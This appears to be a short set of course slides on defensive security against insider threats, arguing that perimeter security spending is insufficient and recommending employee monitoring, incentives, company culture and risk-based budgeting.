


Blue team response

- Disproportionate £££ on perimeter security
- But with insiders this is already too late...

Shift in blue tactics to

- Monitor employee behaviour
- Incentivise employees in performance
 - Measurable goals
 - Company culture
- Proactive solutions



Key points

Every organisations security needs are unique. The allocation of resources and budget depends on:

- Size
- Industry type
- Risk profile

Don't trust in perimeter security.

Next week we will look more at measuring risk, along with the role of AI in the security landscape.

